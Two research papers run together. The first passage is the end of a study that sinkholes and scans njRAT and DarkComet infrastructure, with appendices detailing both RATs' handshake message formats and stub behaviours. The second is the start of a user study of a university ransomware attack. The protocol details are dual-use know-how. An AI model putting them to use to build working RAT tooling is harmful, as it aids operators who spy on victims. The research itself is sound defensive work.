**Manual reverse engineering.** We have not developed a method for automatically decrypting RAT Protocols or parsing out information from fields in the protocol. This caused us to limit our analysis to two common RAT family types. It is unclear what biases might have been introduced into our results due to limiting the number of RAT families and DDNS services included in our study. As future work we will explore how well existing methods for automated protocol reverse-engineering [7,8] and decrypting of messages [47] perform at our task.

**Family-specific classification heuristics.** Our methodology for building up a set of classification heuristics was again a manual process and in some instances, such as triggering error conditions, was RAT family specific. As future work, we will explore more automated methods, such as semi-supervised machine learning based approaches using inter-arrival timing of connections to differentiate scanners from execution of the actual malware. We will also explore methods based on victim behavior to identify sandboxes. We hypothesize that it will be difficult for a sandbox to mimic the patterns of a real victim.

**Validating scanning results.** We have little ground truth to evaluate methods for distinguishing between legitimate RAT controllers and sinkhole operations, other than our own sinkhole. As future work we will explore additional methods of ethically probing controllers, such as calling rarely used API functions that are unlikely to be implemented by sinkholes.

## 7.2 Protecting Victims

Our results show that expired RAT domains still have likely victims attempting to connect to them. The 3,231 likely victims we detected could be further victimized by an adversary that claimed these domains. We are in the process of working with some free DDNS providers to understand if they would be willing to permanently block domains associated with RAT controllers.

# 8 Related Work

Our work is influenced heavily by research projects from industry and academia. We discuss works that informed our study's primary aspects: sinkholing and scanning.

**Sinkholing and infection enumeration.** A number of early botnet measurement studies mused on its challenges. A Trend Micro industry report from 2001 [29] qualitatively discussed the problems with sinkholing botnet domains, like receiving PII. The ethical issue of victim PII receipt is universal to infection enumeration efforts; Han *et al.* [23] built a system for sandboxing phishing kits explicitly designed to protect victim privacy.

Always prominent has been the issue of accurate infection size estimation. Ramachandran *et al.* [41] proposed a method of estimating botnet infection size based on frequency of DNS lookups to C&C domains. A subsequent pair of botnet size estimation studies used DNS lookups [9] and IRC channel monitoring [1], but arrived at different estimates due to errors caused by churn [40].

A number of studies explored how to estimate the size of the Storm botnet [16, 21, 38], while Stone-Gross *et al.* [49] actually sinkholed the Torpig botnet, live, and created unique fingerprints for each infection to address infection measurement difficulties, as do we in this study. A follow-up study by Kanich *et al.* [25] showed that pollution caused by interfering measurement operations had inflated the measured size of the botnet. Nadji *et al.* [34] discuss the same issue of measurement pollution while running a domain sinkhole performing botnet takedowns.

Novel approaches for detecting and filtering scanners exist. For instance, Rossow *et al.* [44] proposed a method for detecting sensors based on detecting crawlers injecting themselves into large numbers of points in a P2P network. Successful methods for detecting scanners tend to be highly tailored, as was ours.

Our methodology exploits the fact that DDNS domains used as C&C's will ultimately expire, though victims are still contacting them. This is one of the premises behind work by Starov *et al.* [48]; though they focus on web shells rather than more traditional RATs, their goal of measuring the ecosystem of attackers and victims is similar to ours. Lever *et al.* [28] measure the adversarial possibilities behind re-registering an expired domain.

Part of our methodology focuses on the challenge of detecting malware samples being executed in sandboxes,

which we found to be a source of intelligence pollution. Most prior studies on sandbox detection focus on malware sandbox evasion techniques [4, 26, 33, 37, 45, 53]. A more recent study demonstrated that intentionally-designed binary submissions to antivirus companies can exfiltrate sandbox fingerprints [55]. Our approach furthers these efforts to identify Internet-connected sandboxes, using unmodified malware binary submissions and leveraging artifacts of the execution process like short execution duration to inform our detection.

In a 2014 report, researchers at FireEye enumerated infections for an XtremeRAT campaign by sinkholing the controller domain [51]. This study notes the challenges of victim IP address churn, which our work also encountered. We designed our methodology to explicitly handle the challenges this study uncovered, as well as to filter intelligence pollution from scanners and sandboxes, such that we could accurately and ethically enumerate RAT infections based on sinkhole data.

**Scanning and controller discovery.** BladeRunner [15] was the first scanning-based system to actively discover RAT controllers by emulating RAT victims. Since then, Shodan [31] has added active probing and banner identification for numerous RAT families including DarkComet and njRAT. Marczak *et al.* [30] created a scanner that was able to detect stealthy APT controllers by triggering error conditions. Most recently, Farinholt *et al.* [17] presented a scanner that used ZMap [14], Shodan, and a custom port scanner to detect DarkComet controllers based only on their initial handshake challenges. RAT-Scan's design is based on these systems.

RAT-Scan also contains logic to (attempt to) address the issue of sinkholes polluting controller measurements. The most closely related work is SinkMiner, a system which proposed a method to detect sinkholes based on historic DNS data [39]. Though SinkMiner uses passive DNS to detect sinkholed domains, its research goals - measuring the effective lifetime of a C&C domain and avoiding enumerating fellow security vendors' infratructure - matched ours. We consider RAT-Scan complimentary to SinkMiner in this regard.

## 9 Conclusion

We presented the results of our study of attacker and victim populations of two major RAT families, njRAT and DarkComet. One of the challenges of studying both operators (attackers) and victims is the noisy nature of the signal. To distinguish real operators and victims, we develop a set of techniques for testing the behavior of a suspected victim to determine if it is a genuine infection or not. Using a similar set of tests, we identify genuine controllers, excluding sinkholes and controllers using VPNs.

Using our collected data, we then report on the population of victims and controllers, their geographic relationship, and periods of activity. Our results show that the RATs we studied are used primarily by operators and victims located in the same country, with the bulk of the population in Russia, Brazil, and Turkey. We also found that victims remain vulnerable long after the controller abandons the campaign, presenting an opportunity for third-party intervention by sinkholing the domains.

## Acknowledgments

This work was supported by the National Science Foundation through grants CNS-1237264, CNS-1619620, and CNS-1717062, and by gifts from Comcast, Farsight Security, and Google. We would also like to thank the following: VirusTotal, for the invaluable Intelligence account from which we sourced malware; Richard Harper of DuckDNS, for generous access to a Duck Max account; Matthew Jonkman of EmergingThreats, for generous access to an unlimited Threat Intelligence account; and finally, our reviewers, for their invaluable feedback.

# A VPN/VPS Provider Abuse

**IPjetable VPN: 141.255.144/20.** Of the 6,401 IP addresses RAT-Scan successfully probed, a full 2,635 (or 40.2%) came from this address space. Further, these IP addresses accounted for over 40% of *all* connections made during the six months of active scanner operation, exhibiting abnormal longevity compared to other controllers. This space is owned by IPjetable [24], a French company that provides free VPN services and that is recommended by hundreds of RAT instruction videos available online [2]. IP addresses belonging to IPjetable are even present in the Recorded Future IoC dataset from 2015.

**Relakks VPN: 93.182.168/21.** Though not nearly as large as the IPJetable address space, this space contained 167 IP addresses probed by RAT-Scan (2.6% of all IP addresses), accounting for nearly 2% of all RAT-Scan connections. This address space belongs to Relakks VPN [42], a Swedish company that provides free VPN services and is likewise recommended by RAT instruction videos [50] and HackForums members.

**VPS providers.** In addition to using VPN's, we found the use of VPS instances from prominent services like Amazon AWS, Microsoft Azure, and Digital Ocean, as well as less reputable providers like OVH.

# B Telescope Data

| Peer Type | Overlapping /32 | % Overlap |
|---|---|---|
| Victim | 5 | <0.1 |
| Sandbox | 8 | <0.1 |
| LF Scanner | 38 | <0.1 |
| HF Scanner | 1 | <0.1 |
| Unknown | 31,014 | 3.8 |
| Total | 828,137 | 100.0 |

Table 14: Breakdown of the Src-IPs (/32) of our defined peer types that overlap with IP addresses from our telescope dataset.

Table 14 compares RAT-Hole's connection dataset with a prominent network telescope's connection dataset, showing the overlapping connecting source IP addresses. Of import is the *lack* of overlap between the datasets. This refutes our initial hypothesis that network telescope data could be used to filter most indiscriminate scanning operations from a sinkhole's dataset.



Figure 8: The standard handshake protocol for (a): njRAT (b): DarkComet

# C njRAT Network Protocol

njRAT speaks a custom application-layer network protocol over TCP. In Figure 8a, we provide a diagram of the njRAT handshake, the initial exchange of messages between the stub and controller before the command-response cycle begins. We note that, as njRAT is a victim-initiated RAT, its stub sends the first payload of the handshake after establishing a TCP connection to the controller.

njRAT has many variants (or sub-species). The three most commonly found in the wild are `main` (the original version), KilerRAT, and Coringa-RAT. We reverse engineered the protocols of each of these three variants, and as such RAT-Hole fully supports connections from all three.

Each of the messages exchanged in the njRAT handshake from Figure 8a is now further detailed individually.

Figure 9: An example njRAT *Victim Info* packet with individual components extracted, labelled, and decoded in the case of base64 encodings. Note that this is **not** from a real infection.

| Field | Description |
|---|---|
| <NI> | Payload header. lv, llv, lvv, and <SIZE><NUL>ll are used by different njRAT versions. |
| <SIZE> | Number of bytes in message. |
| <NS> | Delimiter. The default is \|'\|'\|, but KilerRAT and Coringa-RAT use \|Kiler\| and \|Coringa\|. |
| <B> | <CAMPAIGN_ID>_<VSN>, base64-encoded. |
| <CAMPAIGN_ID> | Identifier set by the operator, used to distinguish attack campaigns. |
| <VSN> | Volume serial number, victim's hard drive serial number. |
| <PC_NAME> | Victim PC name. |
| <INSTALL_DATE> | Date malware infected victim. |
| <COUNTRY> | Geolocation of victim IP address. |
| <OS> | Victim operating system. |
| <WEBCAM_FLAG> | Set if victim has webcam. |
| <VERSION> | Malware version. |
| <ACTIVE_WINDOW> | Victim's active window, base64-encoded. |
| <NT> | Payload end. [endof], llv, <NUL> used by different versions. |
| <INF_NI> | Information payload header. inf and <SIZE><NUL>inf are used by different njRAT versions. <CAMPAIGN_ID>, port, C&C domain or IP, installation directory, binary name, registry flag, and startup flag. |

Table 15: Descriptions of the fields in the njRAT handshake.

**1. *njRAT Victim Info Message* (*Basic*) †**

† An example of this message is provided in Figure 9.

**1. *njRAT Victim Info Message* (*Extended*)**

*Victim Info Message* (*Basic*) ‖ <INF_NI><INFO><NS><NT>

**2. *njRAT Ping Message***

P[endof] or 0<NUL>

**3. *njRAT Pong Message***

P[endof] or 0<NUL><SIZE><NS><ACTIVE_WINDOW>

While reversing the njRAT protocol, we uncovered a set of unique behaviors, some of which we used in differentiating between real njRAT victims and imitating scanners.

1. The njRAT stub can send either the *Basic* or the *Extended* version of the *Victim Info* message upon connection. Normally, the stub will send the *Basic* message the first time it contacts a controller, indicating that the stub likely maintains some state regarding past connections.
2. The *Extended Victim Info* message may be followed by multiple *Pong* messages, each containing the victim's active window. This appears to happen when the victim is physically present and interacting with applications at the immediate time of infection (and connection to the controller), prompting the stub to report active window changes in real-time.
3. The *Capture Command* is a command sent by the controller to the stub to request a screenshot. We found that a malformed *Capture Command* is not executed by the stub (as it fails out of the stub's command parser routine), but that instead the stub replies with a defined error response. This fringe behavior was useful in filtering real njRAT stubs from impersonators.

# D DarkComet Network Protocol

DarkComet speaks a custom application-layer network protocol over TCP. In Figure 8b, we provide a diagram of the DarkComet handshake. As DarkComet is a controller-initiated RAT, the controller sends the first payload after the stub establishes a TCP to it. In the case of DarkComet, in the first exchange the controller challenges the stub, after which it obtains information about the stub's host. We now detail the individual messages from Figure 8b further.

**1. *DarkComet Challenge Message***

IDTYPE

**2. *DarkComet Response Message***

SERVER

**3. *DarkComet Info Request Message***

GetSIN<WAN_IP>|<NONCE>

**4. *DarkComet Victim Info Message* †**

infoes<CAMPAIGN_ID>|<WAN_IP>/[<LAN_IP>]:<PORT>|
<PC_NAME>/<USERNAME>|<NONCE>|<PING>|<OS>
[<BUILD>]<BIT>bit( <PATH> )|<ADMIN_FLAG>|
<WEBCAM_FLAG>|<COUNTRY>|<ACTIVE_WINDOW>|<HWID>|
<RAM_USAGE>|<LANGUAGE>/ -- |<INSTALL_DATE>|
<VERSION>

† An example of this message is provided in Figure 10.

Authenticity in this handhshake consists of the stub having the shared RC4 password as well as knowing the correct response to the challenge. All handshake messages are RC4-encrypted with an operator-set key in the stub's configuration.

We discovered the following set of unique behaviors:

1. The stub only attempts up to 124 connections to a controller, provided the controller offers an unexpected challenge banner (e.g. has the wrong RC4 key). This means

Figure 10: An example DarkComet *Victim Info* packet with individual components extracted and labelled. Not from a real infection.

| Field | Description |
|---|---|
| <WAN_IP> | Victim machine's public IP address. |
| <NONCE> | Six random digits. |
| <LAN_IP> | Victim machine's LAN IP address. |
| <PORT> | Controller's DarkComet port. |
| <USERNAME> | Victim's user name. |
| <NONCE> | Same nonce sent in *Info Request*. |
| <PING> | Stub response time, in seconds. |
| <BUILD> | Victim machine OS build version. |
| <BIT> | Victim machine architecture (e.g. 64). |
| <PATH> | Path to drive where OS is stored on victim machine. |
| <ADMIN_FLAG> | Set if stub is running as admin. |
| <HWID> | Victim machine's UUID‡ and VSN. |
| <RAM_USAGE> | RAM in use on victim machine. |
| <LANGUAGE> | Victim machine's primary language. |

Table 16: Descriptions of the fields in the DarkComet handshake. Note that fields from Table 15 are not duplicated. ‡ Universally Unique Identifier.

that if a sinkhole tries to brute force a stub's password, it can only try 124 times to get the correct challenge. After that, the stub will suspend until it is either executed again or the victim machine is rebooted.

2. However, we found that multiple challenges can be attempted during a single TCP connection. The stub's TCP buffer is 16,384 bytes. The stub will accept multiple challenges in a single message if they are joined by \n\r followed by 1,024 0's, and will scan the entire message for the correct challenge. As such, trying more than 124 banners is possible, though brute-forcing the 12-character hexadecimal challenge is unrealistic.
3. The stub sends keepalive messages (KEEPALIVE encrypted in versions 4.0+, or #KEEPALIVE# in plaintext in older versions) during the handshake. However, DarkComet 5.2 never sends keepalives during the handshake.
4. Versions prior to DarkComet 4.0 do not use encryption.
5. Versions prior to DarkComet 4.0 reorder *Victim Info*.

# E Other RATs

In Table 17, we present the detected peer types of those connections considered "Unknown". We received connections from several other RAT families, though we cannot distinguish between legitimate victims and impersonators. The small degree of overlap in the table indicates that some IP addresses presented multiple behaviors, possibly due to multiple-RAT infections, NAT'ed peers, or multiple scan behaviors.

| Peer Type | # Src-IP | % Src-IP |
|---|---|---|
| Black WorM | 1 | <0.1 |
| LuminosityLink | 8 | <0.1 |
| Xtreme RAT | 226 | <0.1 |

Table 18: Public sandbox services to which we submitted honey-samples, as well as detected connections from said services and their automatic classifications by RAT-Hole.

# F Internet Connected Sandboxes

We submitted honey-samples to the 21 public sandbox services in Table 18. Services were chosen based on their popularity among malware researchers, as well as their ease of use and cost. We only detected connections to RAT-Hole from nine of the services, indicating that their sandboxes are Internet-connected and that they did execute our honey-samples. While we detected the majority of connections correctly as sandboxes, a handful of njRAT connections were classified as HF Scanners or Victims. We strongly believe that these classifications are correct, and that some services either scanned RAT-Hole based on configurations extracted from our samples (the HF Scanners) or executed the samples in a non-automated analysis environment (the Victims).

# The aftermath of a crypto-ransomware attack at a large academic institution

Leah Zhang-Kennedy[1], Hala Assal[2], Jessica Rocheleau[3], Reham Mohamed[4], Khadija Baig[5], and Sonia Chiasson[6]

[2-6]*Carleton University, Ottawa, Canada*

## Abstract

In 2016, a large North American university was subject to a significant crypto-ransomware attack and did not pay the ransom. We conducted a survey with 150 respondents and interviews with 30 affected students, staff, and faculty in the immediate aftermath to understand their experiences during the attack and the recovery process. We provide analysis of the technological, productivity, and personal and social impact of ransomware attacks, including previously unaccounted secondary costs. We suggest strategies for comprehensive cyber-response plans that include human factors, and highlight the importance of communication. We conclude with a *Ransomware Process for Organizations* diagram summarizing the additional contributing factors beyond those relevant to individual infections.

## 1 Introduction

In the Fall of 2016, a large North American university was subject to a crypto-ransomware attack. The attack occurred just before the start of the exam period and coincided with major national scholarship application deadlines. The malware compromised Windows computers accessible from the university's main network during off-hours, infecting computers that were powered on and propagated through the network overnight. Exact details of the attack were never made public (and cannot be disclosed here), but the attack impacted many computers belonging to research groups, academic departments, and all levels of university services.

Initially described by the university as a "network interruption", most of the university's computer systems were temporarily shutdown or taken offline to contain damage. The university did not pay the demanded ransom of 39 bitcoins (approximately $38,000 at the time) to release the encrypted files. Immediate recovery efforts took several days, with the productivity impact being felt by users for weeks post-attack.

Most current ransomware falls under one of two general categories: *lockers/blockers*, which focuses on disabling resources such as denying access to the device, and *crypto*, which encrypts data files on the infected device and withholds access to the decryption key. In both cases, the attackers request ransom to regain access [19, 38]. In this paper, we primarily concentrate on crypto-ransomware, as was used in this incident.

There is a significant rise in ransomware infections within organizations [18, 29]. Given the prevalence of this threat, it is critical that we understand its impact on organizations. The technical tasks in the aftermath of such an attack such as containing the threat and returning the systems to a functional state are clearly of vital importance, but an attack of this scale also has significant impact on the individuals within the organization. Our aim was to understand the immediate and longer-term impact of this incident on end-users in hopes of learning how organizations can better prepare and respond. As researchers, we were not involved in the recovery efforts; our intention was to learn from the incident as third-party observers, not to assign blame or criticize. Rarely do we have the opportunity to conduct research studies with a large number of victims of cybercrime in the immediate aftermath of the incident; we believe that the time-sensitive data collected here offers valuable insight.

We conducted a survey with 150 respondents and interviews with 30 affected students, staff, and faculty to understand their experiences during the attack and the recovery process. Our main contributions are: (1) analysis of the technological, productivity, and personal and social impact of ransomware attacks, including previously unaccounted secondary costs, (2) strategies for the development of a comprehensive cyber-response that include human factors and highlights the importance of communication, and (3) a refined *Ransomware Process for Organizations* diagram summarizing the additional contributing factors beyond individual infections.

## 2 Background and Related Work

Although the first instances of ransomware can be traced back approximately 30 years, the surge in modern ransomware began in 2005 [19, 33], with a dramatic increase in prevalence [27] and research attention since 2015. A 2018 literature survey and taxonomy by Al-Rimy, Maarof, and Shaid [2] offers a recent overview of the research landscape, while Scaife, Traynor, and Butler [35] present a great introduction to the subject.

**Technical Efforts:** Most of the research has focused on the technical aspects of ransomware. Several proactive or preventative techniques have recently been been proposed, such as UNVEIL [20], ShieldFS [8], CryptoDrop [34], and PayBreak [22] which operate at the operating system and filesystem levels to detect and correct suspicious activity, or FlashGuard [16], which uses the firmware-level recovery properties of solid state drives (SSD) to recover without explicit backups. Among others, some have worked on improving detection by devising new techniques for identifying obfuscated binaries [26] and for automated behavioral analysis to extract footprints [7] to identify ransomware and other malware.

**Organizational Considerations:** If the malware is *correctly* implemented, recovery once systems have been infected is largely a matter of re-imaging and restoring from backups [35] since decryption is infeasible. Even if successful, this process is usually slow and painstaking [40, 41], and is only as reliable as the latest backups. It can leave organizations with significant downtime, productivity loss, and revenue losses [24, 29]. According to Sophos, the median cost to organizations for recovering from a ransomware attack in 2017 was US$133,000 [38]. Kaspersky Labs [18] report that 47% of medium-sized business spend several days to restore access to encrypted data and 25% spend several weeks.

In the absence of backups or if the backup files are also encrypted, the victim may have little choice but to pay the ransom in hope to that decryption key will restore the affected files. The decision of whether to pay the ransom is contentious [9,24]. Statistics relating to how much and how often victims pay the ransom are unreliable given that there is no onus to report such actions. Estimates range from 25% to 65% [10, 15, 29]. Organizations are increasingly targeted, particularly by malware designed to quickly spread across networks, and are proportionally being demanded to pay larger ransoms [29]. The most common expert advice to organizations is to not pay the ransom [9, 10, 17, 24, 31], but others suggest that paying the attacker may be worth the risk since, without the decryption key, organization could further suffer from lost productivity and expenses spent on recovery [41].

**Human Involvement:** Other work highlights that ransomware prevention, mitigation, and recovery require a socio-technical approach including active involvement of users through appropriate security practices [37]. Luo and Liao [23] recommend that prevention of ransomware threats in organizations should focus on awareness education for both upper management and employees.

In a personal account of dealing with ransomware [3], Ali defined a "ransomware process" that starts with infection and the victim recognizing the problem through the loss of functionality/data. The victim decides whether to pay the ransom, leading to functionality/data being returned or possibly lost for good. In some cases, the attackers offer an extension or increase the ransom, returning to the payment decision process. Although this is a good general illustration of the ransomware response process, this simplified decision tree does not take into account ransom decisions made by business and organization and how end-users fit within this process.

While there are clear human consequences to ransomware attacks, research including users is limited. Redemption [21], a recent OS protective mechanism requiring user input on whether to terminate suspicious processes was found to have acceptable usability. Forget et al. [12] describe the circumstances surrounding a ransomware infection observed during a longitudinal study, but this was not the focus of their work.

Shinde et al. [36] conducted a survey with 23 Dutch end-users and interviews with 2 ransomware victims. Their results suggest that payment by victims to attackers is very low due to the victims' distrust of the attackers. Furthermore, poor technical knowledge of the payment methods may create barriers for victims intending to pay the ransom. Additionally, the survey suggests low awareness of ransomware in corporate settings and that users rely on IT departments for malware prevention and attack response. In reality, however, interviewed victims relied on colleagues for help and continued to be unaware of possible mitigation strategies after the attack. The study offered an interesting preliminary look into end-users' experiences and perceptions of ransomware, but a larger sample size is needed to confirm the results.

Given the limited research involving users, we seized this opportunity to collect time-sensitive data in the immediate aftermath of a 2016 ransomware attack.

## 3 Our Approach

We conducted two studies to understand the impact of this attack on end-users: an online survey with 150 participants ("respondents" hereafter) and interviews with 30 participants ("interviewees" hereafter) who were personally affected by the attack. Participation was open to all university students, staff, and faculty members.

Participants were recruited through posters, emails, and social media. The purpose of the study was dis-

closed as "to understand the effects of the campus-wide 'network interruption' on the university community". To ensure accurate recollection of the events, we collected data within six weeks of the initial attack. Both studies were cleared by our institution's Research Ethics Board.

## 4 Survey Methodology

We conducted an anonymous online survey, hosted by Qualtrics™ with 90 females and 60 males ($n = 150$), having an average age of 35.6 years. Respondents consisted of students (38%), university staff (31%), and faculty members (13%) from a wide range of academic backgrounds; 25% of respondents have a technical background. Most respondents (77%) used devices with a Windows operating system on campus; some used Mac (13%), Linux (8%), or other types (2%) of systems.

We iterated the survey questions and pilot tested them with colleagues. The survey (see Appendix B) consisted of multiple choice, 5-point Likert-type questions, and open-ended questions. It reconstructed and retroactively assessed participants' thoughts, emotions and behaviours during the attack; their post- and pre-attack security practices; and their impressions on how the university managed the situation and how its emergency protocols for cyber-attacks can be improved. The survey was done on a volunteer basis and took approximately 30 minutes—they were not compensated for their participation.

The researchers summarized quantitative responses using descriptive statistics. We verified that the skewness and kurtosis was within $\pm 2$, which are acceptable values for normal univariate distributions [11]. Additionally, we tested whether there are differences in the data collected from respondents with and without technical backgrounds. Responses to open-ended questions were analyzed using Inductive Qualitative Analysis [6]. During the round-1 of coding, one author open-coded qualitative survey data. Codes were identified based on an inductive approach where the meaning of the codes are strongly linked to the data [30]. For example, one respondent described how he felt after finding out about the attack: "I was pretty upset that [the university] had not communicated the issues through email or a website update". The response was initially coded as *Upset*. During round-2 of coding, two authors worked together to review and refine the codes, merging codes with similar meaning. For example, Round-1 of coding of a question about prominent feelings during the attack generated 19 codes, which were later reduced to 15 after Round-2. For instance, the code *Upset* was merged with *Angry* to create the concatenated code *Upset/Angry*. After assigning the codes, they were treated like other nominal or categorical data. Where appropriate, the frequencies of different responses were counted and reported.



Figure 1: Technological impact on individuals.

## 5 Survey Results

When reporting the survey results, Likert-scale data is presented with means and standard deviations, where 5 = most positive and 1 = most negative.

### 5.1 Impact

We inquired about the direct impacts of the incident to gain a sense of the magnitude of the event. We note that this was a voluntary survey and users who had been directly infected were probably more likely to respond.

**Technological impact:** Figure 1 summarizes the reported effects of the attack on users. Most severely, 43% of respondents reported that their work ($n = 56$) and personal computers ($n = 8$) had been infected, and the majority reported disruptions of varying severity; only 15% ($n = 22$) were reportedly unaffected by the incident. In total, 31% ($n = 47$) of respondents said they experienced some type of data loss during the attack, which 25% ($n = 37$) are personal or work related: 16% ($n = 24$) were able to recover it through backups and 15% ($n = 23$) experienced permanent data loss. Restoring access to essential services/computers reportedly took more than three days for the majority 64% ($n = 96$) of respondents; however, 25% ($n = 37$) had services/computers restored within a day and 12% ($n = 18$) did not lose access at all or did not use the affected resources and services. We also asked respondents to estimate the magnitude of the attack. Responses highlight some of the confusion surrounding what was really happening on campus. Estimates ranged from 5 to 50,000 infected computers, with a median response of 500.

**Personal and social impact:** Other impacts on respondents included the loss of productivity and time for restoring files and resources, and emotional effects, such as stress. Figure 2 captures the emotional impact of the attack on respondents as summarized from an



Figure 2: Prominent emotional impact on individuals.



Figure 3: Mean perceived likelihood of compromise for resources at three time points. (5 = most likely)

open-ended question. Prominent feelings evoked by the cyber-attack were "worried" and "concerned" about personal and work data, "frustrated" and "annoyed" about the loss of productivity and poor communication, and "shocked" and "surprised" that a large university could be breached. Respondents said data loss was their greatest fear during the attack ($n = 51$). This is followed by the fear of unauthorized access or theft of personal and financial information ($n = 38$). Some were concerned about negative consequences of lost productivity ($n = 27$), such as missing deadlines, and others worried about infected/encrypted computers ($n = 17$).

## 5.2 Risk Perception

One side-effect of such incidents is individuals' shaken confidence in the organization and increased risk perception. When asked, 57% of respondents ($n = 86$) believed the university could have prevented the attack. Most respondents said they were not worried about cybersecurity attacks before the incident ($M = 2.5$, $SD = 1.2$), but their worry increased after the attack ($M = 3.5$, $SD = 1.1$).

We now report on a series of questions relating to respondents' risk perception before, during, and after the attack. Respondents felt least vulnerable before the attack, followed by a sharp spike in concern during the attack. In the weeks following the attack, the level of concern dropped but respondents remained wary or unsure, pointing to the lingering effects of such incidents.

**Likelihood of compromise:** We first asked about the likelihood of compromise for various services, data, and computers, on a scale of 1 = very unlikely to 5 = very likely. Results are summarized in Figure 3. Before the attack, all services, data, and resources were perceived as unlikely to be compromised ($M = 2.1$ to 2.6). Naturally, the perceived likelihood of compromise was highest during the attack ($M = 2.5$ to 4.2), with all university resources perceived as vulnerable. The perceived risk reduced somewhat after the attack ($M = 2.7$ to 3.8) but remained above neutral for all university resources. The two resources not managed by the university, mobile devices and personal computers, were considered least vulnerable, suggesting that respondents attributed the increased risk directly to the organization's resources as opposed to generally increasing their wariness.

Prior work on users' computer security behaviour in an organizational context suggests that users' behaviour relating to secure choices is based on users' perception of the risk [4, 28]. In this incident, respondents viewed the attack and associated risks as directed at the university rather than individual users. The implication of the perceived negligible risk to individual users suggests that large-scale cyber-attacks on organizations may not significantly change end-users' security behaviour in the long term. We elaborate on the effect of the attack on end-users' security behaviour in Section 5.3.

**Confidence in security measures:** Respondents' confidence in the university's ability to protect their data on the university network was somewhat confident before the attack ($M = 3.8$, $SD = 1.1$), doubtful during the attack ($M = 2.5$, $SD = 1.2$), and nearly neutral ($M = 2.8$, $SD = 1.3$) post-attack. Following a similar pattern, respondents felt secure connecting to the university's wireless network before the attack ($M = 4.0$, $SD = 1.1$), insecure during the attack ($M = 2.1$, $SD = 1.1$), and neutral post-attack ($M = 3.0$, $SD = 1.2$).

To mitigate risks, respondents said they were likely to follow the security advice from the university's computing services; and this remained largely constant before ($M = 3.9$, $SD = 1.1$), during ($M = 4.2$, $SD = 1.1$), and after the attack ($M = 4.1$, $SD = 1.1$).

## 5.3 Security Practices

We asked respondents about their security practices before, during, and in the weeks following the attack to determine whether the attack influenced their practices.



Figure 4: Security measures taken within 24hrs.



Figure 5: Source of "network interruption" notification.

Respondents' primary security practices prior to the attack were backing-up files ($n = 56$) manually or automatically (e.g., saving on a network drive backed up by the university daily), avoiding clicking on suspicious links or files ($n = 36$), using security software such as an antivirus ($n = 34$), using strong passwords ($n = 26$), and periodically changing passwords ($n = 23$). Twenty-one percent ($n = 32$) said they had no personal security practices and relied entirely on the university's computing services for securing their computers. For context, we note that all university-managed computers run antivirus software, but some groups opt to manage their own systems, and individuals may also use their own computers on campus. Among other security measures, the university also had a relatively stringent password policy.

Respondents reported a clear increase in "emergency" measures to protect resources in the 24 hours after the attack, often at the cost of productivity. Figure 4 shows the most common actions were disconnecting from the wireless network ($n = 111$), avoiding university services ($n = 101$), turning off Windows computers ($n = 95$), changing passwords ($n = 94$), disconnecting from the wired network ($n = 78$), and backing-up data ($n = 56$). Some engaged in running ($n = 41$) and updating ($n = 31$) antivirus software, and turning-off mobile devices ($n = 31$). A few respondents using Mac ($n = 23$) and Linux ($n = 8$) operating systems also turned off their computers.

In the longer term, security practices of 42% ($n = 63$) of respondents were unchanged by the attack. Others backed up data more frequently ($n = 24$), avoided saving on local drives ($n = 16$), changed their passwords ($n = 15$), and made other small changes ($n = 32$). There was a slight increase in respondents' rate of data backup, with 73% ($n = 109$) backing-up at least once a month after the attack compared to 66% ($n = 99$) prior.

We asked whether the incident had encouraged respondents to learn more about cybersecurity; most were indifferent ($M = 3.3$, $SD = 1.0$). Respondents felt that this rather significant incident was 'something that happened' which was out of their control and saw little need to increase their cybersecurity knowledge in response.

## 5.4 Communication

We asked respondents when and how they learned about the attack. Sixty-nine percent of participants said they first learned about the "network interruption" (as it was initially called) before noon on the day of the attack ($n = 104$). The rest found out later that day ($n = 27$), or could not precisely recall ($n = 19$). Figure 5 shows how users first discovered the "network interruption". The majority were informed through word-of-mouth or through the news and social media. Only 12% ($n = 18$) said they were first notified officially by the university.

Many respondents were somewhat dissatisfied with the official university communications during the attack ($M = 2.6$, $SD = 1.3$). In particular, they felt the information provided did not address their specific concerns ($M = 2.4$, $SD = 1.3$), and reassured them only a little ($M = 2.1$, $SD = 1.2$). They found the communication somewhat confusing ($M = 2.4$, $SD = 1.3$), and felt it neither decreased ($M = 2.2$, $SD = 1.2$) nor increased their worry ($M = 2.4$, $SD = 1.2$). The information did not help respondents understand what they should do ($M = 2.6$, $SD = 1.3$), or inform them of preventive steps they should take in the future ($M = 2.3$, $SD = 1.2$).

During and after the attack, half of respondents attempted direct communication with the university's IT staff for information. Respondents reported in-person communication ($n = 35$), email ($n = 27$), phone calls ($n = 41$), and leaving voice messages ($n = 19$). The remaining 49% ($n = 73$) of respondents had no direct communications with the IT staff. Respondents tried a variety of methods to stay informed, primarily relying on word-of-mouth. Sixty-seven percent ($n = 97$) said they acquired information from friends, fellow students, faculty, or other colleagues. Social media ($n = 87$) and mainstream news ($n = 59$) were also frequent sources. To access official details, respondents checked the university's website ($n = 81$), read emails from computing services ($n = 70$), received updates from their departments ($n = 67$), and checked internal IT websites ($n = 16$).

Only 10% of respondents ($n = 15$) believed the university managed the situation surrounding the attack well

and their most frequent concerns surrounded communications. Forty-eight percent of respondents ($n = 72$) believed that communication during and after the attack could be improved, and that there is a need for a clear cyber-attack emergency response and communication plan. Respondents offered specific suggestions, but generally, they simply needed more information, more frequently. Fifty-nine percent ($n = 89$) believed the situation should have been made public immediately or as soon as possible, instead of masquerading as a "network interruption". Within internal communication, respondents wanted clear details about the problem ($n = 31$), specific and consistent instructions about what to do ($n = 21$), more frequent updates ($n = 15$), and overall improvements to the emergency notification system ($n = 15$). Respondents expected a median of 5 status updates per day during the first 24 hours after an attack, twice per day for the next few days, and once a week during the following weeks.

## 5.5 Paying the ransom

When asked about the maximum ransom the university should pay, 55% percent ($n = 83$) of respondents said that the university should pay $0. Of those who felt a paying might be appropriate, maximum values ranged from $100 to $1,000,000. In related Likert-scale questions, most reiterated that the university should not pay the ransom, neither for unlocking all of the infected computers ($M = 1.8$, $SD = 1.2$), nor for unlocking only computers that contained important files ($M = 2.0$, $SD = 1.4$). Respondents were against paying the ransom because they were unsure whether the attackers would unlock the files ($M = 3.1$, $SD = 1.3$). However, if the university did not pay, many were also uncertain whether the university could recover lost data ($M = 2.8$, $SD = 1.3$).

## 5.6 Technical vs. non-technical users

